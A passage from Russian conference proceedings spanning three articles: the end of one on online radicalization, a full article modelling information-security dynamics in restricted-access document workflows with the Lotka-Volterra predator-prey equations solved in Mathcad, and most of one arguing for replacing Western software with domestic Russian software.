Проведённый анализ позволяет констатировать, что феномен радикализации в информационном обществе представляет собой сложный, многоаспектный процесс, затрагивающий социальные, технологические, культурные и психологические аспекты. Идеология ненависти, радикализация и нацификация – это не только проблема цифрового общества, но и вызов для современного человечества в целом. Только через сотрудничество, создание механизмов противодействия негативной информации и технологическое развитие, появится возможность преодолеть угрозу радикализации и развивать общество, свободное от идеологии ненависти [1].

СПИСОК ЛИТЕРАТУРЫ

1. Бобонец, С. А. Идеология ненависти в цифровую эпоху / С. А. Бобонец, Е. М. Бураков // Актуальные проблемы противодействия экстремизму и терроризму на современном этапе : сборник научных статей IV Всероссийской научно-практической конференции с международным участием, Новосибирск, 25–26 февраля 2025 года. Новосибирск: Новосибирский военный институт имени генерала армии И.К. Яковлева войск национальной гвардии Российской Федерации, 2025. С. 71–74. EDN SHUKLZ.
2. Паламарчук, Е. А. Роль пропаганды в становлении и укреплении нацистского режима / Е. А. Паламарчук // Известия высших учебных заведений. Северо-Кавказский регион. Общественные науки. 2019. № 1. С. 1–7.
3. Коркмазов, А. В. О роли социальных сетей в распространении молодежного экстремизма и меры противодействия / А. В. Коркмазов // Журнал прикладных исследований. 2022. № 1. С. 188–191.
4. Ким, Е. В. Свобода слова и цензура / Е. В. Ким // Экономика и социум. 2016. № 11. С. 33–40.
5. Осипенкова, И. Г. Теоретические и практические аспекты разработки организационно-технологических решений в современных условиях / И. Г. Осипенкова // Инженерный вестник Дона. 2023. № 3. С. 1–9.
6. Валитова, Е. Р. Преимущества и недостатки стратегии противодействия идеологии терроризма и экстремизма в молодежной среде: на основе оценки мнений студентов Юга России / Е. Р. Валитова // Гуманитарий Юга России. 2020. № 2. С. 188–201.
7. Сироткин, Ю. Л. Стигматизация как социокультурный феномен / Ю. Л. Сироткин // Вестник Казанского юридического института МВД России. 2015. № 2. С. 100–107.
8. Редькина, Л. В. Психологические барьеры: структура и содержание / Л. В. Редькина // Вестник Тамбовского университета. Серия: Гуманитарные науки. 2010. № 1. С. 102–106.
9. Полякова, Т. А. Информационно-правовые механизмы электронного взаимодействия в сфере правовой информации в условиях цифровизации / Т. А. Полякова, И. С. Бойченко, Н. А. Троян // Мониторинг правоприменения. 2021. № 1. С. 24–28.
10. Кабанов, Р. М. Перспективные подходы к предупреждению радикализации настроений и проявлений экстремизма / Р. М. Кабанов // Образование. Наука. Научные кадры. 2024. № 1. С. 23–28.
11. Кругликова, Т. В. Образование для всех? Роль новых технологий в преодолении глобального неравенства (По материалам международных организаций) / Т. В. Кругликова // Глобализация как фактор социальных перемен в современном мире. 2012. № 1. С. 181–219.
12. Степанов, Н. С. Профилактика радикализации молодежи как проблемы саморазрушения личности и государства / Н. С. Степанов // The Newman in Foreign policy. 2021. № 60. С. 32–36.
13. Антонян, Е. А. Международное сотрудничество в сфере противодействия кибертерроризма / Е. А. Антонян // Правовой альманах. 2022. № 2. С. 9–15.

УДК 51-74: 355/359.07

ПРИМЕНЕНИЕ ДИНАМИЧЕСКИХ МАТЕМАТИЧЕСКИХ МОДЕЛЕЙ, ОБЕСПЕЧИВАЮЩИХ РЕШЕНИЕ ЗАДАЧ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ОБЛАСТИ ДОКУМЕНТООБОРОТА ОГРАНИЧЕННОГО ДОСТУПА

Гончар Александр Михайлович, Примакин Алексей Иванович

Военная орден Жукова академия войск национальной гвардии Российской Федерации

Летчика Пилотова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: alexander132000@yandex.ru, a.primakin@mail.ru

Аннотация. Статья посвящена применению динамико-математических моделей для анализа процесса обеспечения информационной безопасности в условиях документооборота ограниченного доступа. Представленный метод оценки эффективности защиты информации в системе базируется на математической модели «хищник-жертва» Лотки-Вольтерры и позволяет учесть специфику той или иной системы документооборота ограниченного доступа, прогнозировать результат предпринимаемых мероприятий и

оптимизировать осуществляемую политику безопасности. Приводится пример построения динамико-математической модели и решения с ее помощью задачи по обеспечению оптимального уровня информационной безопасности документооборота ограниченного доступа в среде математического пакета Mathcad.

Ключевые слова: информационная безопасность; документооборот ограниченного доступа; модель «хищник-жертва» Вальтера-Лотки; интегрированный математического пакета Mathcad; точка стационарности.

APPLICATION OF DYNAMIC MATHEMATICAL MODELS PROVIDING SOLUTION TO INFORMATION SECURITY PROBLEMS IN THE FIELD OF RESTRICTED ACCESS DOCUMENT FLOW

Gonchar Alexander, Primakin Alexey

Military Order of Zhukov Academy of the National Guard Troops of the Russian Federation

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: alexander132000@yandex.ru, a.primakin@mail.ru

Abstract. The article is devoted to the application of dynamic-mathematical models for the analysis of the process of ensuring information security in the conditions of document circulation of limited access. The presented method of assessing the effectiveness of information protection in the system is based on the mathematical model of the «predator-prey» Lotka-Volterra and allows to take into account the specifics of a particular system of document circulation of limited access, to predict the result of the undertaken measures and to optimize the implemented security policy. The article provides an example of building a dynamic mathematical model and using it to solve the problem of ensuring an optimal level of information security for limited-access document circulation in the Mathcad mathematical package.

Key words: information security; restricted access document management; the Walther-Lotka «predator-prey» model; the integrated Mathcad mathematical package; point of stationarity.

Введение. Документооборот ограниченного доступа включает в себя документы, доступ к которым строго ограничен в целях защиты информации, имеющей определенную ценность или значимость. Такой документооборот регламентируется законодательством и включает в себя защиту государственной тайны, коммерческой тайны, персональных данных, а также служебной информации ограниченного распространения [1].

Актуальность статьи продиктована необходимостью математического описания документооборота ограниченного доступа с точки зрения моделирования процесса, анализа рисков несанкционированного доступа и утечки информации. Требуется подобрать математический инструментарий, который бы позволил учитывать и описывать динамику изучаемого процесса [2].

В статье акцент сделан на возможности применения систем дифференциальных уравнений, которые позволяют в математической форме описывать, анализировать и прогнозировать особенности документооборота ограниченного доступа, в том числе, обеспечивая оценку уровня информационной безопасности. Данные математические модели (назовем их — «динамико-математические модели») выявляют функциональные зависимости между факторами, обеспечивающими документооборот ограниченного доступа.

Применение модели «хищник-жертва» в документообороте ограниченного доступа позволит:

- определить наиболее уязвимые места в системе документооборота и оценить вероятность и потенциальный ущерб от различных типов атак, т.е. осуществление оценки рисков;
- определить приоритетные направления для инвестиций в безопасность, разработать эффективные политики безопасности и процедуры реагирования на инциденты, т.е. обосновывает разработку стратегии защиты;
- отслеживать активность «хищников», выявлять аномалии и подозрительное поведение, оценивать эффективность применяемых мер безопасности, т.е. реализация мониторинга и анализа;
- моделировать атаки «хищника» для выявления уязвимостей в системе документооборота, т.е. проведение тестирования системы документооборота на проникновение.

Необходимо отметить, что модель «жертва-хищник» обычно не используется напрямую для оценки показателей документооборота ограниченного доступа. Она описывает динамику популяций хищника и жертвы, что не очень хорошо соотносится с процессами документооборота. Однако некоторые принципы и аналогии из этой модели могут быть полезны для анализа рисков и эффективности систем защиты конфиденциальной информации.

В процессе создания динамико-математических моделей формируются системы дифференциальных уравнений, коэффициенты в которых определяются с помощью применения статистических методов в ходе обработки результатов тестирования систем документооборота ограниченного доступа на проникновение.

Адекватность сформированной динамико-математической модели реальным процессам обеспечивает объективное прогнозирование результативности и обоснованные рекомендации по улучшению и повышению эффективности защиты документооборота.

Для решения задач по обеспечению информационной безопасности в документообороте ограниченного доступа будем рассматривать динамико-математическую модель Лотки-Вольтерры. Несмотря на то, что, изначально она применялась в биологии, её можно адаптировать для анализа процессов в других областях, включая рассматриваемую предметную область [3].

Модель Лотки-Вольтерры — это математическая модель, описывающая динамику взаимодействия двух видов в экосистеме, обычно хищника и жертвы. Часто ее называют моделью взаимодействия «хищник-жертва».

Уравнения модели «хищник-жертва» имеет вид (1):

$$\begin{cases} \frac{dx}{dt} = \alpha \cdot x - \beta \cdot x \cdot y \\ \frac{dy}{dt} = \delta \cdot x \cdot y - \gamma \cdot y \end{cases}, \quad (1)$$

где: x — количество «жертв»; y — количество «хищников»; $\alpha, \beta, \gamma, \delta$ — параметры взаимодействия между переменными и внешними факторами.

Первое равенство в системе дифференциальных уравнений (1) характеризует динамику роста популяции «жертв», а второе дифференциальное уравнение — рост популяции «хищников».

Динамико-математическая модель (1) показывает циклические колебания переменных x и y : когда «жертв» x много, «хищники» y размножаются, но затем их численность («хищников») падает из-за нехватки пищи, что позволяет «жертвам» (x) увеличивать свою популяцию.

Рассмотрим применение динамико-математической модели применительно к документообороту ограниченного доступа, полагая в качестве «жертв», т.е. x — степень защищенности конфиденциального документа или системы документооборота, содержащую информацию, представляющую ценность для «хищника»; а «хищниками», т.е. y — степень угрозы со стороны потенциального злоумышленника, стремящегося получить доступ к конфиденциальной информации. Злоумышленником может быть внешний хакер, инсайдер (сотрудник с неправомерными намерениями) или автоматизированная вредоносная программа [4].

В качестве коэффициентов α и β могут выступать показатели, связанные с «жертвой»:

1. Ценность информации:

1.1. Финансовая стоимость: потенциальный ущерб в денежном выражении от утечки информации (например, потеря конкурентного преимущества, штрафы за нарушение конфиденциальности).

1.2. Репутационная стоимость: влияние утечки на репутацию организации.

1.3. Юридическая стоимость: риск судебных исков и санкций в случае нарушения законодательства о защите данных.

1.4. Стратегическая стоимость: значимость информации для достижения стратегических целей организации.

2. Уязвимость:

2.1. Технические уязвимости: слабые места в программном обеспечении, настройках безопасности, инфраструктуре.

2.2. Организационные уязвимости: недостатки в политиках безопасности, обучении персонала, контроле доступа.

2.3. Человеческий фактор: вероятность ошибок сотрудников, социальной инженерии.

2.4. Сложность доступа: количество и качество барьеров, которые необходимо преодолеть для получения доступа к информации (аутентификация, авторизация, физическая безопасность).

3. Объем и распределение информации:

3.1. Общий объем конфиденциальной информации: количество документов, баз данных, файлов, содержащих информацию ограниченного доступа.

3.2. Распределение информации: где хранится информация, кто имеет к ней доступ, как она передается.

4. Видимость: насколько легко «хищник» может обнаружить существование и местоположение конфиденциальной информации. Например, плохо защищенные сетевые папки или незашифрованные данные.

Под коэффициентами γ и δ подразумеваются показатели, характеризующие угрозы, исходящие от «хищника», например:

1. Возможности:

1.1. Технические навыки: навыки взлома, использования вредоносного ПО, обхода систем безопасности.

1.2. Ресурсы: финансовые ресурсы, время, доступ к инструментам и технологиям.

1.3. Знания: инсайдерские знания о системе документооборота, политиках безопасности, слабых местах.

2. Мотивация:

2.1. Финансовая выгода: стремление заработать деньги, продав информацию конкурентам или на черном рынке.

2.2. Политическая мотивация: желание нанести ущерб организации или правительству.

2.3. Месть: личная обида на организацию или отдельных сотрудников.

2.4. Конкурентное преимущество: завладение информацией для получения преимущества в бизнесе.

3. Вероятность атаки:

3.1. Частота обнаруженных попыток атак: количество зарегистрированных попыток несанкционированного доступа.

3.2. Общая активность злоумышленников в отрасли: тенденции в сфере кибербезопасности, новые типы атак.

4. Скрытность: способность «хищника» оставаться незамеченным при проведении атаки. Использование техник сокрытия следов, обхода систем мониторинга.

Возможно дополнение модели «хищник-жертва» (1) показателями, отражающими взаимодействие «хищника» и «жертвы», например:

— Время обнаружения: как быстро обнаруживается попытка несанкционированного доступа.

— Время реагирования: как быстро принимаются меры по предотвращению утечки информации.

— Успешность атак: процент успешных атак по отношению к общему количеству попыток.

— Потери от атак: объем украденной информации, финансовый ущерб, репутационные потери.
 — Эффективность контрмер: как эффективно применяемые меры безопасности снижают вероятность успешной атаки.

Рассмотрим пример применения модели «хищник-жертва» для некоторой частной ситуации, в которой система показателей, характеризующих степень информационной безопасности системы документооборота, складывается из:

- «Жертва» (x): информация ограниченного доступа (например, база данных клиентов).
- α — степень конфиденциальности: оценка важности информации (например, «конфиденциально», «совершенно секретно»). Более ценная информация является более привлекательной «жертвой».
- β — уязвимость: слабые пароли, отсутствие многофакторной аутентификации, недостаточная фильтрация входящего трафика.
- «Хищник» (y): внешний хакер, использующий SQL-инъекцию для получения доступа к базе данных и нарушения конфиденциальности информации.
- δ — мотивация: продажа информации конкурентам (финансовая выгода).
- γ — уровень возможностей «хищника» по доступу к информации (технические навыки, ресурсы, знания злоумышленника).

Удобным программным инструментарием для решения и визуализации системы дифференциальных уравнений (1) является интегрированный математический пакет Mathcad [5].

Исходные показатели для построения динамико-математической модели и решения с ее помощью задачи по поиску оптимального соотношения показателей уровня информационной безопасности документооборота ограниченного доступа в среде математического пакета Mathcad представлены на рис. 1.

Динамическая система "хищник-жертва" (для обеспечения информационной безопасности документооборота ограниченного доступа)

x - защищенность информации ограниченного доступа (аналог "жертвы");
 y - внешние угрозы, связанные с нарушением конфиденциальности информации (аналог "хищников");
 α - степень конфиденциальности: оценка важности информации;
 β - коэффициент уязвимости информации (слабые пароли, отсутствие многофакторной аутентификации, недостаточная фильтрация входящего трафика);
 γ - уровень возможностей "хищника" по доступу к информации (технические навыки, ресурсы, знания злоумышленника);
 δ - коэффициент мотивации злоумышленника (финансовая выгода, политическая мотивация, месть, конкурентное преимущество).

$\frac{d}{dt}x = \alpha \cdot x - \beta \cdot x \cdot y$	x - "жертвы" - степень защищенности информации ограниченного доступа, далее, как $x1$.
$\frac{d}{dt}y = -\gamma \cdot y + \delta \cdot y \cdot x$	y - "хищники" - уровень внешних угроз, далее, как $x2$.

Рис. 1. Исходные показатели для построения динамико-математической модели и решения с ее помощью задачи по поиску оптимального соотношения показателей уровня информационной безопасности документооборота ограниченного доступа в среде математического пакета Mathcad

Зададим численные значения параметры взаимодействия между переменными и внешними факторами $\alpha, \beta, \gamma, \delta$:

- степень конфиденциальности: коэффициент $\alpha \approx 0,1$ (не высокий уровень конфиденциальности);
- степень уязвимости системы документооборота (при высоком уровне уязвимости системы $\beta \rightarrow 1$, т.е. слабая защита, а при $\beta \rightarrow 0$ защита обеспечена на более высоком уровне), зададим коэффициент $\beta \approx 0,15$;
- мотивация для несанкционированного доступа к информации (при высоком уровне мотивации $\delta \rightarrow 1$), зададим коэффициент $\delta = 0,25$;
- уровень возможностей злоумышленника по доступу к информации (чем выше его технические навыки, ресурсы и знания, тем коэффициент $\gamma \rightarrow 1$), зададим коэффициент $\gamma = 0,05$.

Исходные данные по коэффициентам $\alpha, \beta, \gamma, \delta$ и начальные условия по переменным (x, y) вводим в программу Mathcad и решаем систему дифференциальных уравнений (1) методом Рунге-Кутты с помощью функции `rkfixed` (рис. 2).

Для применения функции `rkfixed`, помимо начальных значений переменных, требуется еще задать вектор-функцию $F(t, X)$, которая представляет собой исходную систему дифференциальных уравнений (1), т.е. динамико-математическую модель изучаемого процесса.

Представленный на рис. 2 результат демонстрирует, что процесс защиты информации (обеспечение ее конфиденциальности) в условиях документооборота имеет колебательный, периодически повторяющийся характер. Понижение уровня внешних угроз (пунктирная линия) способствует повышению эффективности защиты информации ограниченного доступа (сплошная линия).




Рис. 2. Начальные условия переменных (x, y) и результат численного решения дифференциальных уравнений (1) методом Рунге-Кутты с помощью функции `rkfixed` в среде математического пакета Mathcad

На рис. 3 изображен фазовый портрет процесса обеспечения информационной безопасности в условиях документооборота ограниченного доступа, представляющий собой замкнутую кривую, окружающую одну стационарную точку. Принадлежащие фазовой кривой точки, характеризуют сочетание переменных $x(t)$ и $y(t)$, т.е. уровней защищенности информации ограниченного доступа и внешних угроз, связанных с нарушением ее конфиденциальности. Ось ординат $X^{(2)}$ — это интенсивность защиты ($x(t)$), а ось абсцисс $X^{(3)}$ — интенсивность внешних угроз со стороны злоумышленника, т.е. $y(t)$.



Рис. 3. Фазовый портрет процесса обеспечения информационной безопасности в условиях документооборота ограниченного доступа, иллюстрирующий соотношения переменных $X^{(2)}$ и $X^{(3)}$ ($x(t)$ и $y(t)$ соответственно), выполненный в среде математического пакета Mathcad

Анализ динамико-математической модели процесса обеспечения информационной безопасности в условиях документооборота ограниченного доступа позволяет сделать следующий вывод.

Точке стационарности рассматриваемой системы, с точки зрения защиты информации (принцип разумной достаточности), соответствуют значения переменных: $x_{ст.} = 0,2$; $y_{ст.} = 0,67$. Анализ этой ситуации позволяет организации понять, что необходимо усилить защиту конфиденциальной информации, внедрив многофакторную аутентификацию, усилив требования к паролям и настроив фильтрацию входящего трафика.

Заключение. Цикличность процесса защиты конфиденциальной информации подтверждается математически: периоды активной защиты закономерно сменяются фазами активизации угроз, что требует продуманной политики безопасности.

Учет специфики той или иной системы документооборота ограниченного доступа становится возможным благодаря выбору коэффициентов ($\alpha, \beta, \gamma, \delta$), отражающих условия функционирования, гриф хранимой информации, характер угроз и т.п.

Прогнозирование результатов позволяет предотвратить нарушение конфиденциальности, целостности и доступности информации, циркулирующей в системе документооборота; поддерживать баланс между финансовыми затратами на защиту информации и уровнем угроз, т.е. придерживаться принципа «разумной достаточности».

Оптимизация политики безопасности достигается за счет анализа точек равновесия модели и амплитуды колебаний показателей.

Не надо пытаться буквально применять математические формулы из модели «жертва-хищник». Ее можно использовать как аналогию для понимания динамики угроз и уязвимостей, чтобы более эффективно оценивать и улучшать систему защиты документооборота ограниченного доступа. Необходимо сосредоточиться на мониторинге, оценке рисков и постоянной адаптации к меняющимся угрозам.

СПИСОК ЛИТЕРАТУРЫ

1. Доктрина информационной безопасности Российской Федерации // URL: <https://rg.ru/documents/2016/12/06/doktrina-infobezobasnost-site-dok.html> (дата обращения: 20.07.2025).
2. Гороховский А. Н. Применение дифференциальных уравнений для моделирования экологических систем, 2023. 27 с.
3. Трубецков Д. И. Феномен математической модели Лотки-Вольтерры и сходных с ней. Изв. Вузов «ПНД», т. 19, № 2, 2011. С. 69-88. URL: <https://cyberleninka.ru/article/n/fenomen-matematicheskoy-modeli-lotki-volterry-i-shodnyh-s-ney> (дата обращения: 20.07.2025).
4. Минаев В. А., Сычев М. П., Вайц Е. В., Грачева Ю. В. Математическая модель «хищник-жертва» в системе информационной безопасности. Вестник Московского государственного технического университета им. Н.Э. Баумана. Серия приборостроение. 2016. С. 397-400. URL: <https://runsec.ru/art51> (дата обращения: 20.07.2025).
5. Кирьянов Д. В. Mathcad 15 / Mathcad Prime 1.0, СПб: БХВ-Петербург, 2012. 432 с.

УДК 004

ТЕХНОЛОГИЧЕСКАЯ НЕЗАВИСИМОСТЬ И ВАЖНОСТЬ ПЕРЕХОДА НА ОТЕЧЕСТВЕННОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ**Грачев Михаил Иванович**

Санкт-Петербургский университет МВД России
Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия
e-mail: mig2500@mail.ru

Аннотация. Статья рассматривает важность перехода с западного программного обеспечения на отечественные аналоги как фактор повышения информационной безопасности. В условиях глобализации и роста угроз кибербезопасности использование иностранных технологий может привести к рискам утечек данных и политической зависимости. Переход на отечественное программное обеспечение (ПО) рассматривается как эффективное средство уменьшения этих рисков, улучшения контроля за безопасностью данных и повышения независимости от внешних санкций. В статье также обсуждаются проблемы, связанные с этим процессом, такие как отсутствие функциональной полноты отечественных решений и потребность в квалифицированных специалистах. Приводятся примеры успешных переходов на отечественное ПО в России, а также подчеркивается важность дальнейших усилий для развития отечественных технологий.

Ключевые слова: информационная безопасность; программное обеспечение; переход на отечественное ПО; цифровая экономика; защита данных.

TECHNOLOGICAL INDEPENDENCE AND THE IMPORTANCE OF TRANSITION TO DOMESTIC SOFTWARE**Grachev Mikhail**

St. Petersburg University of the Ministry of Internal Affairs of Russia
1 Pilot Pilyutova St, St. Petersburg, 198206, Russia
e-mail: mig2500@mail.ru

Abstract. The article considers the importance of switching from Western software to domestic analogues as a factor in increasing information security. In the context of globalization and growing cybersecurity threats, the use of foreign technologies can lead to risks of data leaks and political dependence. The transition to domestic software is considered as an effective means of reducing these risks, improving control over data security and increasing independence from external sanctions. The article also discusses the problems associated with this process, such as the lack of functional completeness of domestic solutions and the need for qualified specialists. Examples of successful transitions to domestic software in Russia are given, and the importance of further efforts to develop domestic technologies is emphasized.

Keywords: information security; software; transition to domestic software; digital economy; data protection.

Введение. В условиях глобализации и быстрого развития информационных технологий, информационная безопасность становится одним из важнейших аспектов защиты национальных интересов. Проблема перехода с западного ПО на отечественные аналоги является актуальной для многих стран, включая Россию [1].

Переход на отечественное ПО рассматривается как способ повысить уровень информационной безопасности и сократить зависимость от иностранных разработчиков, которые могут иметь доступ к критической информации. В данной статье рассматривается, как переход на отечественное программное обеспечение может стать фактором повышения информационной безопасности, а также какие вызовы и преимущества это несет [2].

Современные управленческие и производственные процессы в значительной мере зависят от программных решений, обеспечивающих хранение, обработку и передачу данных. На протяжении последних десятилетий значительная часть информационных систем в России была построена на базе зарубежных программных продуктов: операционных систем, офисных пакетов, систем управления базами данных (СУБД), средств виртуализации и защиты информации.

Однако обострение международной обстановки и усиление санкционного давления выявили критическую зависимость отечественной экономики от иностранных поставщиков. Примеры отключения лицензий, прекращения обновлений и отказа в технической поддержке со стороны зарубежных производителей ПО показали, что такой подход несёт значительные угрозы информационной безопасности и устойчивости управления [3].

В этих условиях переход на отечественное программное обеспечение становится не только вопросом безопасности, но и стратегическим направлением развития технологического суверенитета страны.

В последние десятилетия использование западного программного обеспечения в России и других странах значительно возросло. Компании и государственные учреждения активно используют продукты таких гигантов, как Microsoft, Oracle, Adobe и других, обеспечивая удобство в работе, высокое качество и поддержку на международном уровне. Однако эта зависимость от иностранных технологий несет определенные риски, проявляющиеся в уязвимости наших систем и как следствие нарушающие их безопасность [4, 5].

Использование западного ПО ставит под угрозу защиту данных, так как производители могут иметь возможность мониторинга, обновлений и даже удаленного доступа к системам.

В условиях политической напряженности и санкций, западные компании могут ограничить доступ к своим продуктам, что может привести к проблемам с функционированием государственных и частных систем. Код западных продуктов часто является закрытым, что делает невозможным проверку на наличие скрытых уязвимостей или «закладок», используемых для сбора данных [6].

Переход на отечественное ПО рассматривается как один из ключевых шагов для повышения уровня информационной безопасности и сокращения зависимости от иностранных технологий. Основные причины, по которым стоит рассматривать этот переход, который будет включать: повышенную безопасность, независимость от внешних санкций, поддержку национальной экономики, прозрачность и доступ к исходному коду [7].

Разработка ПО внутри страны позволяет более тщательно контролировать безопасность данных, устраняя риски, связанные с возможностью удаленного доступа или внедрения скрытых угроз.

В условиях санкционной политики западных стран, переход на отечественные разработки позволяет уменьшить зависимость от иностранных поставок программного обеспечения, тем самым минимизируя риски, связанные с блокировкой доступа или отказом от поддержки продуктов.

Развитие отечественных программных решений стимулирует экономику страны, поддерживая инновации и создавая рабочие места в сфере информационных технологий. Разработка и использование открытого исходного кода позволяет детально проверять программные продукты на безопасность, а также создавать решения, адаптированные к национальным потребностям. Но существуют проблемы перехода на отечественное ПО.

Несмотря на явные преимущества, переход на отечественное ПО не является простым процессом и сталкивается с рядом проблем. Некоторые отечественные разработки могут не обеспечивать того же уровня функциональности и удобства, что и западные аналоги, что может затруднить их внедрение в существующие системы. Для разработки высококачественного ПО требуются высококвалифицированные кадры, которых в некоторых областях может не хватать. Это создаёт сложности в обучении и поддержке новых технологий. Разработка и внедрение отечественного ПО требует значительных инвестиций в исследования и разработки, а также в обучение специалистов, что может быть дорогостоящим процессом для многих организаций. Переход на отечественное ПО требует времени для обучения пользователей, привыкших к западным интерфейсам и функционалу. Сопротивление изменениям со стороны сотрудников может затруднить процесс внедрения.

В России были предприняты попытки перехода на отечественное ПО в различных сферах. Одним из примеров является программа «Цифровая экономика», которая нацелена на развитие отечественных технологий, в том числе в области информационной безопасности. Также крупные компании и государственные учреждения начали использовать отечественные операционные системы, такие как Astra Linux, а также отечественные решения для обработки данных и защиты информации.

Переход с западного программного обеспечения на отечественное является важным шагом в обеспечении информационной безопасности страны. Несмотря на ряд трудностей и вызовов, этот процесс имеет большое значение для уменьшения зависимости от иностранных поставок, повышения безопасности и защиты данных, а также стимулирования национальной экономики. Для успешного перехода необходимо продолжать развивать отечественные технологии, обучать специалистов и учитывать требования пользователей, чтобы обеспечить высокий уровень функциональности и удобства использования новых систем.

Однако процесс перехода на отечественное программное обеспечение не ограничивается лишь заменой внешних решений на локальные аналоги. Для того чтобы этот переход был успешным, необходимо учесть несколько ключевых аспектов, включая технические, экономические и социальные факторы. Руководители организаций могут осуществлять переход через модель решения позволяющей получить показатель эффективности. Показатель эффективности поможет оценить работу на западном ПО и на отечественном. Оценка до и после покажет, как изменилась способность организации решать возникающие трудности.

Каждый руководитель предприятия за годы своей работы накопил бесценный опыт, который со временем формируется в последовательную модель выполняемых действий для преодоления тех или иных трудностей, возникающих по ходу работы предприятия. Данный факт о модельном представлении мышления в своих работах указывал академик П.К. Анохин [8].

В работах других авторов модель решения человека рассматривается как решение прямой задачи по достижению цели деятельности, что не всегда гарантирует требуемый результат. Данный факт, подтверждается отсутствием в литературных источниках модели позволяющей гарантированно достигать цели деятельности. Для решения данной задачи можно использовать системообразующий фактор, в основе которого лежит естественно-научный подход позволяющий получить условие существования процесса управления. Получив условие существования процесса управления, можно применять математическое моделирование, основанное на связи целевого процесса, процесса возникновения трудностей, процесса определения трудностей и процесса

нейтрализации трудностей. Данная постановка вопроса позволяет рассматривать получаемую модель как систему увязывающую человеко-машинную систему, в состав которой входят и ресурсы, которыми располагает руководитель организации [9].

Модель позволит оценить имеющуюся систему и в дальнейшем на основе определения изъянов в предприятии устранить их за счет применения резервов, которыми располагает руководитель предприятия. После применения полученной математической модели можно применять комбинированные решения перехода.

Один из основных технических вызовов заключается в недостаточной зрелости некоторых отечественных программных решений. Несмотря на значительные усилия, направленные на разработку отечественных операционных систем, антивирусных программ и приложений для обработки данных, многие из них не могут конкурировать с западными аналогами по функциональности и производительности. Особенно это касается сложных корпоративных систем, требующих высокой степени интеграции и адаптивности. Для устранения этого недостатка необходимо инвестировать в исследования и разработки, а также в расширение функциональных возможностей отечественных программных решений [10].

Еще одним техническим вызовом является проблема совместимости. При переходе на отечественное ПО организации сталкиваются с необходимостью адаптации существующих информационных систем, что может потребовать значительных усилий и затрат. Для многих предприятий переход на новые технологии может повлечь за собой необходимость переобучения персонала, а также перепланировки и модернизации инфраструктуры, что в свою очередь приведет к дополнительным финансовым затратам.

С экономической точки зрения переход на отечественное ПО имеет как краткосрочные, так и долгосрочные выгоды. В краткосрочной перспективе переход может быть связан с высокими затратами на разработку, внедрение и поддержку отечественных решений. Эти расходы включают не только разработку новых программных продуктов, но и обучение сотрудников, модернизацию инфраструктуры и перестройку бизнес-процессов. Однако в долгосрочной перспективе эти инвестиции могут привести к значительным экономическим выгодам. Уменьшение зависимости от иностранных технологий позволит снизить риски, связанные с политическими санкциями, а также снизить затраты на лицензирование западных программных решений [11].

Кроме того, переход на отечественное ПО стимулирует развитие местных ИТ-компаний, создает рабочие места и способствует инновациям. Разработка и внедрение новых технологий требует квалифицированных специалистов, что может улучшить качество образования и повысить уровень научных исследований в стране. Это также может привести к созданию новых продуктов и услуг, которые будут востребованы не только внутри страны, но и на международном рынке.

Переход на отечественное ПО также включает в себя важный социальный компонент. Проблема восприятия новых технологий сотрудниками и пользователями является одной из самых острых при внедрении изменений в организационные процессы. Многие пользователи привыкли к западным программам и операционным системам, и переход на новые решения может вызывать у них сопротивление. Для успешной адаптации необходимы обучающие программы, курсы и семинары, которые помогут сотрудникам освоить новые системы и понять их преимущества [12].

Не менее важным аспектом является обеспечение поддержки и технического обслуживания новых решений. Важно, чтобы отечественные разработчики предоставляли качественную техническую поддержку и регулярные обновления программного обеспечения, что повысит доверие пользователей к новым продуктам. Это также требует создания соответствующей инфраструктуры, и наладить систему сервисного обслуживания.

Для успешного перехода на отечественное ПО необходимо продолжать развивать ИТ-инфраструктуру, вкладывать средства в научные исследования и привлекать молодых специалистов в сферу информационных технологий. Важно, чтобы государственные и частные организации активно поддерживали отечественные разработки, инвестировали в их совершенствование и распространение [13].

Необходимо также создавать эффективную правовую базу для поддержки отечественного ПО, включая создание механизмов для субсидирования, налоговых льгот и государственных заказов на использование отечественных решений в различных секторах экономики. Это позволит стимулировать спрос на отечественные продукты и ускорит их внедрение в повседневную практику.

Вместе с тем, для создания полноценной экосистемы отечественного ПО нужно развивать и смежные отрасли, такие как кибербезопасность, защита данных и управление инфраструктурой, что обеспечит надежную защиту национальных интересов в цифровом пространстве [14].

Переход с западного программного обеспечения на отечественные аналоги является важной частью стратегии обеспечения информационной безопасности и технологической независимости страны. Несмотря на существующие вызовы, этот процесс открывает новые возможности для развития отечественных технологий, повышения безопасности данных и стимулирования национальной экономики. Для его успешного осуществления необходимо инвестировать в исследования и разработки, обучать специалистов и создавать условия для широкого внедрения отечественного ПО в различных сферах экономики.

Особое значение в процессе перехода на отечественное ПО имеет политическая и экономическая ситуация в стране и за рубежом. В условиях глобальной нестабильности, санкций и экономических ограничений, нарастающая угроза зависимости от иностранных технологий становится реальной проблемой для национальной безопасности. Политические риски, связанные с возможностью внешнего давления и вмешательства в информационную инфраструктуру, требуют принятия срочных и решительных мер.

